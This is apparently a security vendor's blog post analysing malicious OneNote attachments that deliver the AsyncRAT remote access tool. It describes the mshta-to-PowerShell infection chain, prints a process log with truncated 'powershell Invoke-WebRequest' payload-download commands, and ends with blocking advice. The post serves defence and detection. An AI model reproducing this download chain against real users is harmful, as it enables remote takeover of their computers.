

12 FEBRUARY 2024 | 4 MIN READ TIME

Microsoft OneNote (.One File Extension) Attachment Delivers AsyncRAT

Users reported some malicious Microsoft OneNote documents in the past days that lead to AsyncRAT, a remote administration tool used to control and monitor other computers. While it is common to see Microsoft Word, Excel and PowerPoint maldocs distributed via emails, OneNote maldocs are something new that we don't frequently see.

Follow Us




Newsletter

Receive news and interesting stuff directly on your email. Don't worry we hate spam, guaranteed!

Subscribe Now

Do Not Miss

[Searching a Software? Be Aware Where You Click, You](#)



[May Get
Malware](#)


[Infostealers
Distributed
Using Cracked
Software & Fake
Installers](#)

[Fake OBS Studio
Websites
Advertised on
Google Lead to
Infostealer](#)

[Testing CVE-
2021-40444 In-
The-Wild
Malicious DOCX
& RTF Document](#)

The infection starts with a OneNote document distributed via email that references to an invoice or order that needs to be reviewed. Once the malicious OneNote document is opened, the user is presented with a button “Double Click to View File” that if it is clicked, the system file “mshta.exe” is executed in the background to load a malicious .hta script (that was dropped on Temp folder). When the .hta script is loaded, an instance of powershell.exe is spawned to download the remote payload, hosted in this case on a free file sharing site.

NoVirusThanks [OSArmor](#) blocked the infection chain at the begin:



Here are some information about the process execution flow:

```
Process: [4348]C:\Windows\SysWOW64\mshta.exe
Process MD5 Hash: 06B02D5C097C7DB1F109749C45F3F50
Parent: [5608]C:\Program Files\Microsoft Office\Office16\ONENOTE.EXE
Command Line: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\user\AppData\Local\Microsoft\OneNote\OneNote.lnk"
Signer: <NULL>
Parent Signer: Microsoft Corporation
System File: True
Parent System File: False

Process: [3952]C:\Windows\System32\cmd.exe
Process MD5 Hash: ADF77CD50DC93394A09E82250FEB23C
Parent: [3112]C:\Windows\System32\wbem\WmiPrvSE.exe
```

Command Line: cmd /c powershell Invoke-WebRequest

Signer: <NULL>

Parent Signer: <NULL>

System File: True

Parent System File: True

Process: [5756]C:\Windows\System32\cmd.exe

Process MD5 Hash: ADF77CD50DC93394A09E82250FEB23C

Parent: [3112]C:\Windows\System32\wbem\WmiPrvSE.e

Command Line: cmd /c powershell Invoke-WebRequest

Signer: <NULL>

Parent Signer: <NULL>

System File: True

Parent System File: True

Process: [4484]C:\Windows\System32\WindowsPowerSh

Process MD5 Hash: F8278DB78BE164632C57002E82B0781

Parent: [3560]C:\Windows\System32\cmd.exe

Command Line: powershell Invoke-WebRequest -Uri

Signer: <NULL>

Parent Signer: <NULL>

System File: True

Parent System File: True

Process: [7028]C:\Windows\System32\WindowsPowerSh

Process MD5 Hash: F8278DB78BE164632C57002E82B0781

Parent: [6424]C:\Windows\System32\cmd.exe

```
Command Line: powershell Invoke-WebRequest -Uri |
Signer: <NULL>
Parent Signer: <NULL>
System File: True
Parent System File: True
```

If you don't use Microsoft OneNote you may want to block attachments with ".one" (OneNote) file extension on your email anti-spam filter, and you may want to completely block the execution of Microsoft OneNote application (ONENOTE.EXE) to prevent opening of any OneNote document. Moreover, Office documents that ask you to click on a button to view the file (like in this OneNote maldoc example) should be immediately closed.



Other Interesting Posts

[New DLL Search Order Hijacking via System Processes on WinSxS Folder](#)

[Searching a Tutorial on YouTube? Be Aware Where You Click \(Malware Alert\)](#)

[QakBot and PikaBot Delivered via Digitally Signed MSI Windows Installers](#)

[Fake "Copyright Infringement" Messages Lead to Facebook 2FA Bypass](#)

[How to Digitally Sign Installer and Uninstaller with Inno Setup](#)